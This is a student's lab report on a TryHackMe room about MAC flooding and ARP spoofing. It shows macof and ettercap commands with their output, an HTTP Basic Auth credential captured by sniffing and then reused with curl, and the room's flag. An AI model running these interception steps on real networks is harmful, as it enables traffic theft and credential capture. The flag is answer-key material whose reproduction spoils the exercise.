L2 MAC Flooding & ARP Spoofing: TryHackMe

Name: Daniel Mwendwa Mwithui

ADM NO. CS-SA04-23080

Program: Security Analyst

Date of submission:18th July2023

Introduction

This report will take us through an exploration of network security attacks and mitigation techniques on Layer 2 MAC flooding and ARP spoofing, TryHackMe, understanding their impact on network communications. Additionally, we will examine the usage of tools such as Tcpdump for passive network sniffing and Ettercap for Man-in-the-Middle (MITM) attacks. By gaining insights into these attacks and their countermeasures, we aim to enhance our understanding of network security and fortify our defenses against potential threats.

Flooding & ARP Spoofing


MAC (Media access control) flooding involves flooding the network switch with a large number of fake MAC addresses, overwhelming its MAC address table. As a result, the switch enters a "fail-open" mode, where it broadcasts network traffic to all ports instead of sending it to the intended recipient. This allows the attacker to intercept and capture sensitive data.

The Address Resolution Protocol (ARP) is responsible for mapping IP addresses to MAC addresses in a network. ARP spoofing is a technique where an attacker sends fake ARP messages to associate their MAC address with the IP address of another legitimate device on the network. By doing so, the attacker can intercept or redirect network traffic intended for the legitimate device to their own machine. This enables them to eavesdrop on communications or launch further attacks.

Task 1: Network Discovery


Network discovery refers to the process of identifying and mapping devices connected to a network. It involves scanning the network to discover active hosts, their IP addresses, open ports, and other relevant information.

To discover eth1 IP address and info, we are going to use sudo ***ip address show dev eth1.*** This command will display detailed information about the eth1 interface, including its IP address and other network configuration parameters. Look for the line that starts with "inet" followed by the IP address assigned to the eth1 interface. See the screenshot below.



```
dmin@eve:~$ sudo su
[sudo] password for admin:
root@eve:/home/admin# ip address show eth1
5: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdi
sc noqueue state UP group default qlen 1000
    link/ether 62:5c:00:ac:77:d4 brd ff:ff:ff:ff:ff:ff
    inet 192.168.12.66/24 brd 192.168.12.255 scope glob
al eth1
       valid_lft forever preferred_lft forever
    inet6 fe80::14d4:2cff:fef3:5c99/64 scope link
       valid_lft forever preferred_lft forever
root@eve:/home/admin# .168.12.66
```

To discover other hosts running on the network, we are going to use Nmap -sn <target ip range>. The **-sn** flag in Nmap stands for "ping scan" and is used to perform a host discovery scan without port scanning. It sends ICMP echo requests (commonly known as pings) to the target hosts and checks if they respond. See the screenshot below.




```
oot@eve:/home/admin# nmap -sn 192.168.12.0/24
arting Nmap 7.80 ( https://nmap.org ) at 2023-07-17 1
09 UTC
Nmap scan report for alice (192.168.12.1)
Host is up (0.048s latency).
MAC Address: 00:50:79:66:68:00 (Private)
Nmap scan report for bob (192.168.12.2)
Host is up (0.00046s latency).
MAC Address: 00:50:79:66:68:01 (Private)
Nmap scan report for eve (192.168.12.66)
Host is up.
Nmap done: 256 IP addresses (3 hosts up) scanned in 3.4
0 seconds
root@eve:/home/admin#
```

Task 2: Passive Network Sniffing

Passive network sniffing refers to the practice of capturing and analyzing network traffic without actively participating in the communication or modifying the network. It involves monitoring network packets as they traverse the network to gain insights into the communication patterns, protocols used, and potentially extract sensitive information.


In this section we will be using Tcpdump. Tcpdump is a widely used command-line packet analyzer available on various Unix-like operating systems. It allows you to capture network traffic and inspect packet-level details. See the screenshots for completion of this section. Command *Tcpdump -A -i <interface>*



```
BCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefghijklmnopqrstuvwx
yz{|}~..................................
09:43:25.398546 IP eve > bob: ICMP echo reply, id 48478
, seq 8, length 674
E...t..@..=...B......do.^...
..................... !"#$%&'()*+,-./0123456789:;<=>?@A
BCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefghijklmnopqrstuvwx
yz{|}~..................................................
........................................................
..................................
..................... !"#$%&'()*+,-./0123456789:;<=>?@A
BCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefghijklmnopqrstuvwx
yz{|}~..................................................
........................................................
..................................
..................... !"#$%&'()*+,-./0123456789:;<=>?@A
BCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefghijklmnopqrstuvwx
yz{|}~..................................
```

tcpdump -A -i eth1 -w /tmp/tcpdump.pcap

wireshark Tcpdump.pcap




```
No.     Time          Source            Destinati
  1 0.000000      192.168.12.2      192.168
  2 0.000028      192.168.12.66     192.168
  3 3.001271      192.168.12.2      192.168
  4 3.001299      192.168.12.66     192.168
  5 6.010133      192.168.12.2      192.168
  6 6.010176      192.168.12.66     192.168
```

```
Identifier (LE): 24557 (0x5fed)
Sequence number (BE): 109 (0x006d)
Sequence number (LE): 27904 (0x6d00)
[Request frame: 5]
[Response time: 0.043 ms]
Data (666 bytes)
```

```
0020  0c 02 00 00 34 09 ed 5f  00 6d 08 09 0a 0b 0c 0d
0030  0e 0f 10 11 12 13 14 15  16 17 18 19 1a 1b 1c 1d
0040  1e 1f 20 21 22 23 24 25  26 27 28 29 2a 2b 2c 2d
0050  2e 2f 30 31 32 33 34 35  36 37 38 39 3a 3b 3c 3d
0060  3e 3f 40 41 42 43 44 45  46 47 48 49 4a 4b 4c 4d
0070  4e 4f 50 51 52 53 54 55  56 57 58 59 5a 5b 5c 5d
0080  5e 5f 60 61 62 63 64 65  66 67 68 69 6a 6b 6c 6d
0090  6e 6f 70 71 72 73 74 75  76 77 78 79 7a 7b 7c 7d
00a0  7e 7f 80 81 82 83 84 85  86 87 88 89 8a 8b 8c 8d
```

Task 3: sniffing while MAC Flooding

In this section, we are going to add MAC Flooding on the above steps. We are going to use a tool known as macof. To use macof for MAC flooding, you need to specify the network interface to target as macof -I <interface>. Once the command is executed, macof will start sending a flood of packets with randomly generated source MAC addresses. The switch, overwhelmed by the flood of MAC addresses, will struggle to keep track of legitimate MAC addresses, resulting in broadcast flooding. See the screenshot for completion of this section.



```
ip.src ==192.168.12.1
No.    Time        Source          Destinati
 9273 435.792475   192.168.12.1    192.168
10614 437.151097   192.168.12.1    192.168
26806 458.559251   192.168.12.1    192.168
29603 461.438066   192.168.12.1    192.168
32043 464.076622   192.168.12.1    192.168
68641 506.159509   192.168.12.1    192.168

Identifier (BE): 14436 (0x3864)
Identifier (LE): 25656 (0x6438)
Sequence number (BE): 19651 (0x4cc3)
Sequence number (LE): 49996 (0xc34c)
[No response seen]
Data (1337 bytes)

0020  0c 02 08 00 99 a5 38 64  4c c3 08 09 0a 0b 0c 0d
```


Task 4: ARP spoofing using Ettercap

As discussed above, ARP spoofing is a network attack where an attacker sends fake Address Resolution Protocol (ARP) messages to associate their MAC address with the IP address of another legitimate device on the network. This allows the attacker to intercept or redirect network traffic intended for the legitimate device. Ettercap is a popular tool for performing various network attacks, including ARP spoofing. We are going to use ***ettercap -T -i <interface> -M arp.***

- **-T**: Enables text-only mode, which provides a command-line interface for ettercap.
- **-i <interface>**: Specifies the network interface to use. Replace **<interface>** with the name of the interface you want to perform the ARP spoofing attack on, such as eth0 or wlan0.

- **-M arp**: Sets the attack method to ARP spoofing.


After executing the command, ettercap will start sending forged ARP messages, associating the attacker's MAC address with the IP address of the targeted device or devices. This can lead to traffic interception, man-in-the-middle attacks, or other malicious activities.



```
[sudo] password for admin:
root@eve:/home/admin# ettercap -T -i eth1 -M arp

ettercap 0.8.3 copyright 2001-2019 Ettercap Development
Team

Listening on:
  eth1 -> B6:F0:2A:44:E6:EC
          192.168.12.66/255.255.255.0
          fe80::200b:70ff:fe82:bc0/64

SSL dissection needs a valid 'redir_command_on' script
in the etter.conf file
Ettercap might not work correctly. /proc/sys/net/ipv6/c
onf/all/use_tempaddr is not set to 0.
Privileges dropped to EUID 65534 EGID 65534...

  34 plugins
  42 protocol dissectors
  57 ports monitored
```


Task 5: MITM sniffing

In this section, we are going to use techniques performed above to do sniffing and ARP spoofing on the provided machine. First, we are going to do nmap -n <ip range> command to do discover the hosts in the network. See the screenshot below.




```
admin@eve:~$ sudo su
[sudo] password for admin:
root@eve:/home/admin# nmap -n 192.168.12.0/24 | tee scan.txt
Starting Nmap 7.80 ( https://nmap.org ) at 2022-08-07 15:35 UTC
Nmap scan report for 192.168.12.10
Host is up (0.0019s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
4444/tcp open  krb524
MAC Address: DA:1D:77:2A:9C:88 (Unknown)

Nmap scan report for 192.168.12.20
Host is up (0.0018s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
80/tcp open  http
MAC Address: 22:5E:78:7F:99:1B (Unknown)

Nmap scan report for 192.168.12.66
Host is up (0.0000070s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
22/tcp   open  ssh
```

Next we are going to use **ettercap -T -i eth1 -M arp** to do ARP spoofing. We can see there is traffic captured. Save the results on a text editor as we might need it. See the screenshot below.




```
TCP  192.168.12.10:55698 --> 192.168.12.20:80 | AP (133)
GET /test.txt HTTP/1.1.
Host: www.server.bob.
Authorization: Basic YWRtaW46czNjcjN0X1A0eno=.
User-Agent: curl/7.68.0.
Accept: */*.
.
HTTP : 192.168.12.20:80 -> USER: admin  PASS: s3cr3t_P4zz  INFO: www.server.bob/te
st.txt
```



```
TCP  192.168.12.20:33576 --> 192.168.12.10:4444 | R (0)
Closing text interface...


Terminating ettercap...
Lua cleanup complete!
ARP poisoner deactivated.
RE-ARPing the victims...
Unified sniffing was stopped.

root@eve:/home/admin#
```

To see if we can access the content behind the service with the obtained credentials we are going to use curl as shown on the hint. To view the content of user.txt we are going to add it on our curl. See the screenshot below.




```
admin@eve:~$ sudo su
[sudo] password for admin:
root@eve:/home/admin#root@eve:/home/admiroot@eve:/homroot@eroot@eve:/horroot@eve:/home/roorroot@eve:/home/admin# cat /etc/
hosts
127.0.0.1       localhost
192.168.12.10   alice
192.168.12.20   bob
192.168.12.66   eve

# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
root@eve:/home/admin# curl -u admin:s3cr3t_P4zz http://192.168.12.20/
<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 3.2 Final//EN"><html>
<title>Directory listing for /</title>
<body>
<h2>Directory listing for /</h2>
<hr>
<ul>
<li><a href="SimpleHTTPAuthServer.py">SimpleHTTPAuthServer.py</a>
<li><a href="test.txt">test.txt</a>
<li><a href="user.txt">user.txt</a>
</ul>
<hr>
</body>
</html>
root@eve:/home/admin# curl -u admin:s3cr3t_P4zz http://192.168.12.20/test.txt
OK
root@eve:/home/admin# curl -u admin:s3cr3t_P4zz http://192.168.12.20/user.txt
THM{wh0s_$n!ff1ng_0ur_cr3ds}
root@eve:/home/admin# 
```


Task 6: MITM manipulation using etterfilter

Etterfilter is a component of the Ettercap tool suite that is used for packet filtering and modification. It allows you to define and apply custom filters to network packets captured by Ettercap. Etterfilter works in conjunction with Ettercap, which is a comprehensive tool for performing various network attacks, including Man-in-the-Middle attacks, network sniffing, and protocol analysis. The tool enables you to create and apply filters to the captured network packets, providing the ability to modify, redirect, or drop packets based on specific criteria. It uses a filter language based on regular expressions to define the filters.

In this section, we will be using this tool to manipulate packets across the network from Alice to Bob.



